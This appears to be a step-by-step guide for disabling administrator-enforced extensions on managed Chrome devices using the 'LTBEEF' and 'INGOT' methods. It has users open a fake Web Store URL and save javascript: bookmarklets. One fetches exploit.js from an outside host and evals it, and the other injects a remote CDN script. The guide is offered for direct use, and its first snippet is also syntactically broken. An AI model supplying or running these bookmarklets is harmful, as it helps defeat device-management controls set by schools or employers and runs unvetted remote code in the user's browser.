

SETUP



1: go to this link:

<https://chrome.google.com/webstorex>

(if you see a 404 page, then you're in the right place, **THIS IS NOT THE CHROME WEBSTORE PAGE!**) (you can bookmark this page if you want.)

BOOKMARK SETUP

2: click here, click with two fingers (**or right click**) and click "add new bookmark" and it should look like this when you click "add new bookmark"

LTBEEF METHOD

3: where it says "URL" paste in the javascript below for the LTBEEF method:

```
javascript:fetch('https://compactcow.com/ltbeef/exploit.js').then(data=>{data.text()}.then(text=>{eval(text)}))
```

4: you can name it whatever you want. And then, click save.

INGOT METHOD

5: for the INGOT method, paste this javascript into "URL":

```
javascript:(function () {var a = document.createElement('script');a.src = 'https://cdn.jsdelivr.net/gh/FogNetwork/Ingot/ingot.min.js';document.body.appendChild(a);})();
```

6: repeat step #4.

HOW TO ACTIVATE

7: simply click on the bookmark **WHILE ON THE WEBSITE** and click whatever extension you want to turn off and you're done!
